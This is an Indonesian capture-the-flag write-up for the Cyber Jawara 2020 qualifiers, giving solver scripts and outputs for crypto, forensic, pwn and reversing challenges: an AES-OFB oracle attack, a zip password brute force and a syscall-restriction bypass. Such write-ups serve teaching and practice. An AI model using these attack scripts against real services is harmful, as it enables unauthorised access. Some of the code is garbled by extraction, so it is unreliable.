

Write Up Qualification Cyber Jawa 2020 Terlantarkan



**CYBER
JAWARA**

**Bigby
EternalBeats
NeXT**

Crypto:

- CaaS

- Message Holmes

Forensic:

- FTP

- Home Folder

- Image PIX

Pwn:

- Syscall

Revese Engineering:

- BabyBaby

- Pawon

- Snake 2020

Web:

- AWS

- Toko Masker 1

- Toko Masker 2

- Toko Masker 3

Crypto

CaaS

Terdapat soal yang menggunakan AES mode OFB

```
from base64 import b64encode, b64decode
from Crypto.Cipher import AES
from CTFInternal import key, iv
import sys


class Service:
    def __init__(self):
        self.aes_obj = AES.new(key, AES.MODE_OFB, iv)

    def encrypt(self, s):
        padding_len = 16 - (len(s) & 0xf)
        plain_text = (s + chr(padding_len) * padding_len).encode("utf-8")
        cipher_bytes = self.aes_obj.encrypt(plain_text)
        encoded_cipher_bytes = b64encode(cipher_bytes).decode('utf-8')
        return encoded_cipher_bytes

    def user_interaction(self):
        print('Insert a text to encrypt:')
        sys.stdout.flush()
        plain_text = input()
        encrypted = self.encrypt(plain_text)
        print('\nResult:')
        print(encrypted)
        sys.stdout.flush()

service = Service()
service.user_interaction()
```

Disini, scriptnya meminta input, dan langsung mengencrypt dengan AES mode OFB ditambah padding untuk menyesuaikan length dari block nya...



This is what OFB looks like, disini ada sesuatu yang menarik. Dia melakukan xor dengan plain dan encryptionnya untuk menghasilkan ciphernya. Ingat rule $A \oplus B = C$, $C \oplus B = A$. soo... kita ada C (cipher), dan kita mempunyai process B (service). Dan karena mode xor nya itu per character, kita bisa menebak character dari A (plain) sehingga mendapatkan part of C.

```
from pwn import *
from base64 import *
from string import printable

host, port = "net.cyber.jawara.systems", 3001
flag = b64decode("pJ8GmKrvZS0d03LPfcvjXrbIRusaEF/wb/Ps8ENwmH0fvkcIau74mSnZPw")
index = 7
charIndex = 0

known = "CJ2020{"

while index <= (len(flag)-1):
    s = remote(host, port)
    s.recv(1024)
    payload = known + printable[charIndex]
    s.sendline(payload)
    encrypted_text = b64decode(s.recv(1024).decode().split('\n')[2])
    s.close()

    print(f"")
    print(f"{payload} : {index} ")

    while encrypted_text[index] == flag[index]:
        known += printable[charIndex]
        index += 1
        charIndex = 0

    if charIndex == (len(printable)-1):
        break

    charIndex += 1
```

Sampai terdapat bytes yang sama dari cipher nya kita bisa mengetahui itu plaintext yang benar

```
CJ2020{soal_dasar_kriptografi_biasanya_ini_lagi_ini_lagi@ : 56
CJ2020{soal_dasar_kriptografi_biasanya_ini_lagi_ini_lagi[ : 56
CJ2020{soal_dasar_kriptografi_biasanya_ini_lagi_ini_lagi\ : 56
CJ2020{soal_dasar_kriptografi_biasanya_ini_lagi_ini_lagi] : 56
CJ2020{soal_dasar_kriptografi_biasanya_ini_lagi_ini_lagi^ : 56
CJ2020{soal_dasar_kriptografi_biasanya_ini_lagi_ini_lagi_ : 56
CJ2020{soal_dasar_kriptografi_biasanya_ini_lagi_ini_lagi` : 56
CJ2020{soal_dasar_kriptografi_biasanya_ini_lagi_ini_lagi{ : 56
CJ2020{soal_dasar_kriptografi_biasanya_ini_lagi_ini_lagi| : 56
CJ2020{soal_dasar_kriptografi_biasanya_ini_lagi_ini_lagi} : 56
```

FLAG: CJ2020{soal_dasar_kriptografi_biasanya_ini_lagi_ini_lagi}

Message Holmes

...

#encrypt message

def encrypt(message):

serverPublicKey = [29, 2021, 666, 879, 3, 404, 1337, 1945]

cipherText = ""

for c in message:

temp = ord(c)

s = '{0:08b}'.format(temp)

i = 7

num = 0

for ch in s:

if ch == '1':

num += serverPublicKey[i]

i-=1

cipherText += format(num, '04x')

return cipherText

```

#Get a powerset of a set
def powerSet(s):
    x = len(s)
    ps = []
    for i in range(1 << x):
        ps.append([s[j] for j in range(x) if (i & (1 << j))])

    return ps

```

```

#BruteForce Knapsack Encryption
def bruteForceKnapsack(cipherText, pk):
    i = 1
    sets = powerSet(pk)

    cipherList = ["".join(t) for t in zip(*[iter(cipherText)]*4)]
    message = ""
    for c in cipherList:
        num = int(c,16)
        p = 0
        found = False
        while not found:
            guess = sum(sets[p])
            if guess == num:
                asciiVal = ""
                curr = 7;
                while curr >= 0:
                    if pk[curr] in sets[p]:
                        asciiVal += "1"
                    curr -= 1
                else:
                    asciiVal += "0"
                    curr -= 1

                message += chr(int(asciiVal,2))
                found = True
            else:
                p += 1

    return message

```

#Decrypt Knapsack Algorithm using Private Key

def decrypt(cipherText):

```
    cipherList = ["".join(t) for t in zip(*[iter(cipherText)]*4)]
    message = ""
    privateKey = [9, 3, 21, 89, 91, 404, 666, 771]
    n = 1037
    m = 1506
    inverse_n = 1217
```

```
    for c in cipherList:
```

```
        num = int(c,16)
        temp = (num*inverse_n)%m
        asciiVal = ""
        curr = 7
        while temp > 0:
            if temp >= privateKey[curr]:
                asciiVal += "1"
                temp -= privateKey[curr]
            else:
                asciiVal += "0"
```

```
        curr -= 1
```

```
    while len(asciiVal) < 8:
        asciiVal += "0"
```

```
    message += chr(int(asciiVal,2))
```

```
    return message
```

```
publicKey = [90, 4657, 404, 666, 7, 1337, 764, 7741]
```

```
superIncreasing = [9, 3, 21, 89, 91, 404, 666, 771]
```

```
flag = encrypt("")
```


```
print(flag)
```

```
message = bruteForceKnapsack(flag, publicKey)
```

```
print(message)
```

```
...
```

So much code 0_o setelah dibaca panjang panjang terlihat sesuatu yang menarik, maybe unintended but oh well... fokus ke function encrypt, dia mereturn value hex dari masing masing char yang di encrypt, sedangkan di bruteForceKnapsack dia mereturn chr dari hasilnya which means 0-255. Kita diberikan message dalam bentuk hex "0d3b108d097c0197097c0197124107d608a8099913470d3e096a0eb506ea14bb096713470b5f06ea11690431122401b114bb09840cf6", menandakan ini merupakan hasil dari function encryptnya, dan karena encrypt itu melakukan encryption per char... kita bisa mencoba semua char yang ada :)



The screenshot shows a Python IDE with a file named 'encrypt.py'. The code defines a function 'encrypt' that takes a character and a public key, and returns its hexadecimal representation. It also defines a 'bruteForceKnapsack' function that iterates through all printable ASCII characters to find a match with a target hex string. The target string is "0d3b108d097c0197097c0197124107d608a8099913470d3e096a0eb506ea14bb096713470b5f06ea11690431122401b114bb09840cf6". The output window shows the results of the brute-force search, listing all printable characters and their corresponding hex values, eventually finding the correct flag: "CJ2020{TH3_Strand_Mag4z!ne}".

```
encrypt.py
def encrypt(char, publickey):
    message += chr(int(asciiVal,2))
    return message

publicKey = [90, 4657, 404, 666, 7, 1337, 764, 7741]
superIncreasing = [0, 3, 21, 89, 91, 404, 666, 771]

from string import printable

target = "0d3b108d097c0197097c0197124107d608a8099913470d3e096a0eb506ea14bb096713470b5f06ea11690431122401b114bb09840cf6"
index = 0
charIndex = 0
known = ""

while(index != len(target)):
    payload = known + printable[charIndex]
    enc = encrypt(payload)

    if enc[index:index+4] == target[index:index+4]:
        known += printable[charIndex]
        charIndex = 0
        index += 4
        print(known)
        continue

    if charIndex == (len(printable)-1):
        break
    charIndex += 1


Build output
1 C
2 CJ
3 CJ2
4 CJ20
5 CJ202
6 CJ2020
7 CJ2020{
8 CJ2020{T
9 CJ2020{TH
10 CJ2020{TH3
11 CJ2020{TH3_
12 CJ2020{TH3_S
13 CJ2020{TH3_St
14 CJ2020{TH3_Str
15 CJ2020{TH3_Stra
16 CJ2020{TH3_Stran
17 CJ2020{TH3_Strand
18 CJ2020{TH3_Strand_
19 CJ2020{TH3_Strand_M
20 CJ2020{TH3_Strand_Ma
21 CJ2020{TH3_Strand_Mag
22 CJ2020{TH3_Strand_Mag4
23 CJ2020{TH3_Strand_Mag4z
24 CJ2020{TH3_Strand_Mag4z!
25 CJ2020{TH3_Strand_Mag4z!n
26 CJ2020{TH3_Strand_Mag4z!ne
27 CJ2020{TH3_Strand_Mag4z!ne}
28 [Finished in 0.2s]
```

FLAG: CJ2020{TH3_Strand_Mag4z!ne}

Forensic

FTP

Obvious dari nama soalnya, kita akan extract informasi dari protocol FTP di file PCAP



Jadi saya menggunakan network miner untuk ngedump semua folder a(n) n=angka incremental, namun angka ke 10 hilang

```
root@kali:~/Documents/cj2020/forensic/FTP# ls
a0 a1 a11 a12 a13 a14 a15 a16 a17 a18 a19 a2 a20 a21 a22 a23 a24 a3 a4 a5 a6 a7 a8 a9 ftp_cj.pcap solve.py
root@kali:~/Documents/cj2020/forensic/FTP# cat solve.py
#!/usr/bin/env python3
flag = ""

for i in range(0,25):
    try:
        with open("a"+str(i)) as f:
            content = f.read()
    except:
        flag += "NULL"
        continue
    flag += content

print(flag)root@kali:~/Documents/cj2020/forensic/FTP# python3 solve.py
CJ2020{plzNULLuse_tls_kthxx}
root@kali:~/Documents/cj2020/forensic/FTP#
```

"NULL" saya ubah menjadi _ dan submit

Flag : CJ2020{plz_use_tls_kthxx}

Home Folder

Terdapat folder yang berisi flag.zip

```
root@kali:~/Documents/cj2020/forensic/Home Folder/cj# ls
flag.txt  flag.zip  hash  pass.txt  solve.py  test  wordlist.txt
root@kali:~/Documents/cj2020/forensic/Home Folder/cj# ls -lah
total 96K
drwxr-xr-x 3 root root 4.0K Sep 16 03:23 .
drwxr-xr-x 3 root root 4.0K Sep 16 02:11 ..
-rw-rw-r-- 1 root root 205 Sep 15 23:41 .bash_history
-rw-rw-r-- 1 root root 220 Sep 15 23:20 .bash_logout
-rw-rw-r-- 1 root root 3.7K Sep 15 23:20 .bashrc
-rw-rw-r-- 1 root root 60 Sep 16 03:23 flag.txt
-rw-rw-r-- 1 root root 254 Sep 15 23:40 flag.zip
-rw-rw-r-- 1 root root 251 Sep 16 02:23 hash
drwxrwxr-x 3 root root 4.0K Sep 15 23:23 .local
-rw-rw-r-- 1 root root 31 Sep 16 03:35 pass.txt
-rw-rw-r-- 1 root root 807 Sep 15 23:20 .profile
-rw-rw-r-- 1 root root 406 Sep 16 03:22 solve.py
-rw-rw-r-- 1 root root 8 Sep 16 02:59 test
-rw-rw-r-- 1 root root 44K Sep 16 03:11 wordlist.txt
root@kali:~/Documents/cj2020/forensic/Home Folder/cj# cat .bash_history
nano .bash_history
cat flag.txt
nano pass.txt
zip --password $(cat pass.txt | tr -d '\n') flag.zip flag.txt
cat pass.txt
unzip flag.zip
truncate -s -2 pass.txt
cat pass.txt
ls -alt
rm flag.txt
history -a
root@kali:~/Documents/cj2020/forensic/Home Folder/cj#
```

Di .bash_history terlihat command yang dilakukan oleh pembuat soal dalam melakukan zipping file. Sepertinya pass.txt yang sekarang kehilangan 2 karakter.

```
root@kali:~/Documents/cj2020/forensic/Home Folder/cj# cat solve.py
import string
import zipfile
import os

#letters = string.ascii_lowercase + string.digits
letters = string.printable
wordlist = []

for i in letters:
    for j in letters:
        wordlist.append("c10a41a5411b992a9ef7444fd6346a4"+i+j)

for word in wordlist:
    try:
        password=word.strip("\n")
        z = zipfile.ZipFile("flag.zip")
        z.setpassword(bytes(password, 'utf-8'))
        z.extract("flag.txt")
        break
    except:
        pass
root@kali:~/Documents/cj2020/forensic/Home Folder/cj# python3 solve.py
root@kali:~/Documents/cj2020/forensic/Home Folder/cj# cat flag.txt
CJ2020{just_to_check_if_you_are_familiar_with_linux_or_not}
root@kali:~/Documents/cj2020/forensic/Home Folder/cj#
```

Flag : CJ2020{just_to_check_if_you_are_familiar_with_linux_or_not}

Image PIX

Terdapat sebuah gambar

[illegible]

Dilakukan zsteg pada semua channel dan banyak channel yang berisi flag

Flag: CJ2020{A_Study_in_Scarlet}

Pwn

Syscall

```
>>> CJ Syscall <<<
Alamat memori flag: 0x55e12e8adb68
Nomor syscall: 123
arg0: 123
arg1: 123
arg2: 123
arg3: 123
arg4: 123
arg5: 123

Menjalankan syscall(123, 123, 123, 123, 123, 123, 123)
```

Diberikan soal yang sepertinya memanggil syscall dan menjalankannya. Langsung saja lempar syscall open dengan nomor 2, tapi sepertinya tidak diperbolehkan :(

```
>>> Cj Syscall <<<
Alamat memori flag: 0x55f356635b68
Nomor syscall: 2
arg0: 0
arg1: 0
arg2: 0
arg3: 0
arg4: 0
arg5: 0

Eits, tidak boleh pakai nomor syscall 2
```

Sama halnya bila kita memakai `execve` dengan nomor 59, after some searching read file tanpa `syscall` open saya menemukan ternyata kita bisa write isi file ke `stdout` untuk mengeluarkan isi filenya

```
>>> CJ Syscall <<<
Alamat memori flag: 0x562e4f70db68
Nomor syscall: 1
arg0: 1
arg1: 94756901280616
arg2: 50
arg3: 0
arg4: 0
arg5: 0


Menjalankan syscall(1, 1, 94756901280616, 50, 0, 0, 0)
CJ2020{pemanasan_dulu_ya_agan_sekalian}>>> CJ Sys
```

FLAG: CJ2020{pemanasan_dulu_ya_agan_sekalian}

Revese Engineering

BabyBaby

Disini kita di berikan file ELF executable, lalu kita lihat menggunakan IDA Pro



```
IDA View-A | Pseudocode-A | Hex View-1 | Structures
1 int __cdecl main(int argc, const char **argv, const char **envp)
2 {
3     int v4; // [rsp+8h] [rbp-18h]
4     int v5; // [rsp+Ch] [rbp-14h]
5     int v6; // [rsp+10h] [rbp-10h]
6     int i; // [rsp+14h] [rbp-Ch]
7     unsigned __int64 v8; // [rsp+18h] [rbp-8h]
8
9     v8 = __readfsqword(0x28u);
10    printf("Masukkan 3 angka: ", argv, envp);
11    __isoc99_scanf("%d %d %d", &v4, &v5, &v6);
12    if ( v4 + v5 != v4 * v6 || v5 / v6 != 20 || v5 / v4 != 3 )
13    {
14        puts("Salah!");
15    }
16    else
17    {
18        i = 0;
19        puts("Benar!");
20        for ( i = 0; i <= 20; ++i )
21        {
22            if ( !(i % 3) )
23                putchar(*((_DWORD *)&lel + i) ^ v4);
24            if ( i % 3 == 1 )
25                putchar(*((_DWORD *)&lel + i) ^ v5);
26            if ( i % 3 == 2 )
27                putchar(*((_DWORD *)&lel + i) ^ v6);
28        }
29    }
30    return 0;
31 }
```


Disini kita disuruh untuk menebak 3 angka, yang dimana 3 angka tersebut nanti akan digunakan sebagai XOR dari flag yang kita miliki pada global variable &lel.

```

data:0000000000201020      public lel      data:000000000020103C      db 33h ; 3
data:0000000000201020      db 58h      data:000000000020103D      db 0
data:0000000000201020      data:000000000020103E      db 0
data:0000000000201021      db 0      data:000000000020103F      db 0
data:0000000000201022      db 0      data:0000000000201040      db 30h
data:0000000000201023      db 0      data:0000000000201041      db 0
data:0000000000201024      db 1Bh      data:0000000000201042      db 0
data:0000000000201025      db 0      data:0000000000201043      db 0
data:0000000000201026      db 0      data:0000000000201044      db 5Ah ; Z
data:0000000000201027      db 0      data:0000000000201045      db 0
data:0000000000201028      db 36h      data:0000000000201046      db 0
data:0000000000201029      db 0      data:0000000000201047      db 0
data:000000000020102A      db 0      data:0000000000201048      db 65h
data:000000000020102B      db 0      data:0000000000201049      db 0
data:000000000020102C      db 2Bh ; +      data:000000000020104A      db 0
data:000000000020102D      db 0      data:000000000020104B      db 0
data:000000000020102E      db 0      data:000000000020104C      db 65h ; e
data:000000000020102F      db 0      data:000000000020104D      db 0
data:0000000000201030      db 63h      data:000000000020104E      db 0
data:0000000000201031      db 0      data:000000000020104F      db 0
data:0000000000201032      db 0      data:0000000000201050      db 2Fh
data:0000000000201033      db 0      data:0000000000201051      db 0
data:0000000000201034      db 34h ; 4      data:0000000000201052      db 0
data:0000000000201035      db 0      data:0000000000201053      db 0
data:0000000000201036      db 0      data:0000000000201054      db 13h
data:0000000000201037      db 0      data:0000000000201055      db 0
data:0000000000201038      db 0      data:0000000000201056      db 0
data:0000000000201039      db 60h      data:0000000000201057      db 0
data:0000000000201040      data:0000000000201058      db 46h
data:0000000000201041      data:0000000000201059      db 0
data:0000000000201042      data:000000000020105A      db 0
data:0000000000201043      data:000000000020105B      db 0
data:0000000000201044      data:000000000020105C      db 79h ; y
data:0000000000201060      db 33h
data:0000000000201061      db 0
data:0000000000201062      db 0
data:0000000000201063      db 0
data:0000000000201064      db 33h ; 3
data:0000000000201065      db 0
data:0000000000201066      db 0
data:0000000000201067      db 0
data:0000000000201068      db 62h
data:0000000000201069      db 0
data:000000000020106A      db 0
data:000000000020106B      db 0
data:000000000020106C      db 28h ; (
data:000000000020106D      db 0
data:000000000020106E      db 0
data:000000000020106F      db 0
data:0000000000201070      db 79h ; y
data:0000000000201071      db 0
data:0000000000201072      db 0
data:0000000000201073      db 0
data:0000000000201073      _data      ends

```

Kemudian kita mencoba menebak 3 angka tersebut menggunakan z3 dengan memasukan constraint negasi dari if ($v4 + v5 \neq v4 * v6 \parallel v5 / v6 \neq 20 \parallel v5 / v4 \neq 3$)

```

le1 = [0x58, 0x1B, 0x36, 0x2B, 0x63, 0x34, 0x60, 0x33, 0x30, 0x5A, 0x65,
0x65, 0x2F, 0x13, 0x46, 0x79, 0x33, 0x33, 0x62, 0x28, 0x79]

from z3 import *
s = Solver()
v4 = Int('v4')
v5 = Int('v5')
v6 = Int('v6')

s.add(v4+v5==v4*v6)
s.add(v5/v6==20)
s.add(v5/v4==3)

s.check()
m = s.model()
print (m)

```

Dan hasilnya kita mendapatkan

```


> Windows PowerShell
PS D:\Cyber Security Data\Capture The Flag\CJ2020> python .\babysolver.py
[v6 = 4,
 v4 = 27,
 v5 = 81,
 div0 = [(81, 27) -> 3, else -> 20],
 mod0 = [(81, 27) -> 0, else -> 1]]
PS D:\Cyber Security Data\Capture The Flag\CJ2020> |

```

Kemudian kita olah dengan me-create ulang proses XOR dibawahnya, dan memasukan 3 value tersebut.

```
lel = [0x58, 0x1B, 0x36, 0x2B, 0x63, 0x34, 0x60, 0x33, 0x30, 0x5A, 0x65,
0x65, 0x2F, 0x13, 0x46, 0x79, 0x33, 0x33, 0x62, 0x28, 0x79]
flag = ""

for i in range(0,len(lel)):
    if i % 3 == 0:
        flag += chr(lel[i]^27)
    if i % 3 == 1:
        flag += chr(lel[i]^81)
    if i % 3 == 2:
        flag += chr(lel[i]^4)
    print (flag)
print (flag)
```

